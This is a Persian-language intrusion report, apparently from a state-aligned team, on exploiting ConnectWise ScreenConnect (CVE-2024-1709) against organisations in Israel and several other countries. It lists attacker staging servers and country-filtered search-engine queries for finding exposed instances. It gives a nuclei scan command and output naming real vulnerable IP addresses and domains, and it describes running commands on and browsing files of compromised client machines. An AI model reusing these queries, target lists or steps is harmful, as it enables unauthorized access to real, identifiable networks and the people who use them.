1402/12/04

گزارش بررسی و نفوذ با استفاده از آسیب پذیری CVE-2024-1709

طبقه بندی: محرمانه

OFFICE
SEPEHR

{بسم الله الرحمن الرحيم}

فهرست

مقدمه

در ساعات پایانی روز ۲۱ فوریه ۲۰۲۴ میلادی – ۲ اسفند ماه ۱۴۰۲ – دو آسیب پذیری با سطوح حساسیت، بالا (High) و بحران‌زا (Critical) بر روی تجهیز ConnectWise، منتشر شد. بلافاصله در صبح روز پنج‌شنبه ۳ اسفند ماه ۱۴۰۲، اقدامات لازم برای اخذ دسترسی و بهره‌کشی از تمامی لیست آدرس‌های آسیب‌پذیر در رژیم آغاز شد. در زمان شروع فرایند تلاش برای نفوذ ابتدا اقدام به اخذ دسترسی و پایش آسیب پذیری بر روی جهان و پس از طرح نقشه اقدامات تلاش برای نفوذ به سیستم های آسیب پذیر در رژیم صورت پذیرفت. در بخش اهداف آسیب پذیر تمامی اهداف و دسترسی‌های بررسی شده توضیح داده شده است.

نرم افزار ConnectWise، به منظور کنترل و پشتیبانی از سیستم های تحت شبکه، از راه دور طراحی شده است و با استفاده از پنل مدیریتی آن، مدیران شبکه قادر به بررسی وضعیت سیستم ها و در صورت روشن بودن و فعال بودن سیستم قادر به اتصال و رفع مشکل می‌باشند. آسیب پذیری‌های منتشر شده، CVE-2024-1708 و CVE-2024-1709، به مهاجم احراز هویت نشده و از راه دور امکان دور زدن مکانیزم امنیتی و در برخی موارد امکان اجرای کد مخرب را فراهم می‌کند. آسیب‌پذیری مذکور، به دلیل تعدد استفاده از نرم افزار، به عنوان یک آسیب پذیری حساس شناخته شده است و شرکت ConnectWise به منظور رفع مشکل، پس از اضافه کردن کاربر مدیر (مدیر ارشد) با استفاده از آسیب پذیری به آدرس ایمیل از پیش تعریف شده، ایمیلی تحت عنوان ورود کاربر ارشد، ارسال می کند. به همین خاطر ابقای دسترسی بر روی این اهداف مشکل می‌باشد. همچنین سرویس بروزرسانی خودکار نرم افزار هدف، اقدام به بروزرسانی و وصله کردن آسیب پذیری می‌نماید. فلذا در فرایند نفوذ ابقای دسترسی بر روی اهداف با مشکل روبرو شد.


کشورهای هدف که در این فرایند مورد بررسی قرار گرفتند به ترتیب:

- رژیم
- عربستان
- امارات
- قطر
- عمان
- امریکا
- سنگاپور
- هند

در این گزارش به جزئیات اقدامات و دسترسی های اخذ شده اشاره شده است.

تصویر ۱ – جزئیات آسیب پذیری CVE-2024-1708 در وبسایت مرجع NVD (این آسیب پذیری در صورت وجود، به کاربر احراز هویت نشده و از راه دور امکان اجرای کد را فراهم می‌کند.)

تصویر ۲ – جزئیات آسیب پذیری CVE-2024-1709 در وبسایت مرجع NVD (این آسیب پذیری به مهاجم احراز هویت نشده و از راه دور امکان دور زدن مکانیزم امنیتی احرازهویت را فراهم می‌سازد. سطح حساسیت این آسیب پذیری ۱۰/۱۰ و بحران زا می‌باشد.)



تصویر ۳ – خبر انتشار آسیب پذیری‌های مرتبط با نرم افزار ConnectWise در وبسایت خبری TheHackerNews

https://www.bleepingcomputer.com/news/security/screenconnect-critical-bug-now-under-attack-as-expl

ScreenConnect critical bug now under attack as exploit code emerges

By **Bill Toulas** February 21, 2024 12:18 PM 1

Both technical details and proof-of-concept exploits are available for the two vulnerabilities ConnectWise disclosed earlier this week for ScreenConnect, its remote desktop and access software.

A day after the vendor published the security issues, attackers started leveraging them in attacks.

CISA has assigned CVE-2024-1708 and CVE-2024-1709 identifiers to the the two security issues, which the vendor assessed as a maximum severity authentication bypass and a high-severity path traversal flaw that impact ScreenConnect servers 23.9.7 and earlier.

ConnectWise urged admins to update on-premise servers to version 23.9.8 immediately to mitigate the risk and clarified that those with instances on screenconnect.com cloud or hostedrmm.com have been secured.

Threat actors have compromised multiple ScreenConnect accounts, as confirmed by the company in an update to its advisory, based on incident response investigations.

تصویر ۴ – خبر تعدد در بهره‌کشی و اعلام خطر و هشدار توسط وبسایت خبری BleepingComputer

CONNECTWISE SOLUTIONS WHY CONNECTWISE RESOURCES COMPANY SIGN IN Try For Free

ConnectWise ScreenConnect 23.9.8 security fix

02/19/2024

Products: ScreenConnect

Severity: Critical

Priority: 1 - High

February 22, 2024 update:

ConnectWise recommends on-premise partners immediately update to 23.9.8 or higher to remediate reported vulnerabilities.
ConnectWise has rolled out an additional mitigation step for unpatched, on-premise users that suspends access if it is not on version 23.9.8 or later. If your instance is found to be on an outdated version, an alert will be sent with instructions on how to perform the necessary actions to release the server.

To upgrade your version to our latest 23.9 release, please follow this upgrade path:

9.x → 2.5 → 3.x → 4.x → 5.x → 19.x → 22.8 → 23.3 → 23.9

If you need any assistance or have additional questions, please go online to ConnectWise Home and open a case with our support team or email help@screenconnect.com.

February 21, 2024 update:

Cloud partner summary: Cloud partners are remediated against both vulnerabilities reported on February 19. No further action is required from any cloud partner ("screenconnect.com" cloud and "hostedrmm.com").

On-Prem partner summary: On-prem partners are advised to immediately upgrade to the latest version of ScreenConnect to remediate against reported vulnerabilities.

تصویر ۵ – جزئیات مرتبط با آسیب‌پذیری در وبسایت رسمی ConnectWise


زیرساخت‌های اولیه – قطعه کدهای مورد استفاده

به منظور پایش اهداف، از سرورهای لینوکسی، با آدرس‌های:

- 151.x.x.241 – (Netherlands)
- 77.x.x.159 – (Israel)
- 192.x.x.148 – (Israel)
- 95.x.x.222 – (Bulgaria)

استفاده شده است.

به منظور پایش و بررسی لیست آدرس‌های آسیب‌پذیر، از قطعه کد موجود مرتبط با ابزار پایش خودکار Nuclei، استفاده شده است.



تصویر ۶- قطعه کد (yaml) به منظور پایش لیست آدرس‌های آسیب پذیر

سپس به منظور بهره‌کشی از لیست آدرس های آسیب پذیر، با استفاده از موتورهای جستجوگر اقدام به استخراج آدرس‌های مرتبط شد.

موتورهای جستجوگر مورد استفاده:

- Shodan
- Censys
- Zoomeyes
- Hunter
- Fofa
- Odin
- Google
- Bing


درخواست های مورد استفاده در موتورهای جستجوگر به شرح زیر می باشد.

- **Shodan**:
  - http.favicon.hash:1484947000,1828756398,1170495932
  - "Server: ScreenConnect"
  - "Server: ScreenConnect" country:"IL"
- **Fofa**:


- app="ScreenConnect-Remote-Support-Software"
- app="ScreenConnect-Remote-Support-Software" && country="IL"
- country="IL" && icon_hash="-82958153"
- "ScreenConnect" && country="IL"
- "server: ScreenConnect" && country="IL"
- country="IL" && "Script.ashx?__Cache="
- "NON CUR OUR STP STA PRE" && country="IL"
- country="IL" && "<script>SC.util.mergeIntoContext"
- country="IL" && "/SetupWizard.aspx"

- **Censys**:
  - (services.http.response.headers:(key: Server and value.headers: ScreenConnect)) and location.country=`Israel`
  - (`ConnectWise ScreenConnect Remote Support Software`) and location.country=`Israel`
  - (services.software.vendor=`connectwise`) and location.country=`Israel`
  - `Server: ScreenConnect` and location.country=`Israel`
  - (services.software.uniform_resource_identifier: `cpe:2.3:a:connectwise:control:*:*:*:*:*:*:*:*`) and location.country=`Israel`
- **Hunter**:
  - product.name="ConnectWise ScreenConnect software" and ip.country=="IL"
  - web.title=="ConnectWise ScreenConnect Remote Support Software" and ip.country=="IL"
  - web.body="ScreenConnect" and ip.country=="IL"
- **Zoomeyes**:
  - ScreenConnect +country:"IL"
  - "ConnectWise Control Remote Support Software"+country:"IL"

- Odin
  - services.modules.http.headers.server:"screenconnect" AND location.country_name:"Israel" AND services.port:"10443"



تصویر ۷ – نتایج جستجو برای تجهیزات مرتبط در موتور جستجوگر Shodan



تصویر ۸ – نتایج جستجو برای کشف آسیب پذیری مرتبط در موتور جستجو Odin

استخراج آدرس‌های IP و دامنه‌های مرتبط – پایش

با استفاده از موتورهای جستجوگر و درخواست مذکور اقدام به استخراج آدرس‌های مرتبط با تجهیز مرتبط انجام شد. سپس با استفاده از اسکنر خودکار nuclei اقدام به پایش این آدرس‌ها شد.

دستور استفاده شده:

- nuclei -l targets.txt -t nuclei-templates/http/cves/2024/CVE-2024-1709.yaml -o result.nuclei

لسیت آدرس‌های آسیب‌پذیر کشف شده در هر کشور به صورت جداگانه در پیوست آورده شده است.

لیست آدرس‌های آسیب‌پذیر کشف شده در رژیم.


- [CVE-2024-1709] [http] [critical] http://80.179.6.111:8040/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/20.13.1905.7657-38722789 Microsoft-HTTPAPI/2.0]
- [CVE-2024-1709] [http] [critical] http://212.143.243.52:8040/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/6.3.13446.6374-3921165424 Microsoft-HTTPAPI/2.0]
- [CVE-2024-1709] [http] [critical] http://212.143.166.119:8040/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/6.0.11622.6115-774122430 Microsoft-HTTPAPI/2.0]
- [CVE-2024-1709] [http] [critical] http://62.90.59.250:8040/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] http://62.90.59.250/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] http://147.235.149.44:8040/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] http://213.151.38.229:8042/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] http://0355656 56.com/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] http://benni.co.il/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/6.8.20124.6845-3988307285]
- [CVE-2024-1709] [http] [critical] https://compuall.co.il:8040/SetupWizard.aspx/JpmjYlKARo [ScreenConnect/6.8.20124.6845-3988307285]

بهره‌کشی از آدرس‌های آسیب‌پذیر


از لیست آدرس‌های آسیب‌پذیر کشف شده، تنها ۵ آدرس، قابلیت بهره‌کشی داشتند.

آدرس 147.235.149.44

آدرس مذکور مرتبط با نرم‌افزار ConnectWise در رژیم می‌باشد. اما این نرم‌افزار در زمان تست تا کنون در مراحل اولیه نصب می‌باشد. این بدین معنلست که راهبر سامانه اقدام به نصب کامل نرم‌افزار نکرده است و در نتیجه بهره‌کشی از آن میسر نمی‌باشد.




تصویر ۹ – صفحه اول در زمان جستجوی آدرس IP مذکور (این صفحه مرتبط با مراحل نصب اولیه نرم افزار می‌باشد.)




تصویر ۱۰ - صفحه اول در زمان جستجوی آدرس IP مذکور (این صفحه مرتبط با مراحل نصب اولیه نرم افزار می‌باشد.)

آدرس 213.151.38.229


نرم‌افزار نسخه (Server) مذکور دارای ۷ کلاینت (Agent نصب شده بر روی سیستم عامل) داشته، که در زمان اتصال برای تست فقط ۲ سیستم در حالت آنلاین (فعال) بودند.



تصویر ۱۱ – تصویر سیستم های فعال در زمان تست و صفحه مدیریت سامانه



تصویر ۱۲- نتیجه اجرای دستورات بر روی کلاینت PC-1




تصویر ۱۳ – نتیجه دستور بررسی فایل های موجود بر روی Desktop کاربر کلاینت PC-1

نتیجه

دسترسی پس از چند دقیقه غیرفعال گردید. با توجه به اینکه آدرس IP سرویس آسیب‌پذیر به صورت کامل از دسترس خارج شده است، احتمال می‌رود راهبر سامانه، اقدام به غیرفعال سازی سامانه به صورت کامل کرده است.

آدرس 035565656.com

در زمان تست و نفوذ سیستم تجهیز آسیب‌پذیر دارای ۲۸ ماشین زیرمجموعه (کلاینت) بود. از این تعداد فقط یک ماشین فعال بود.



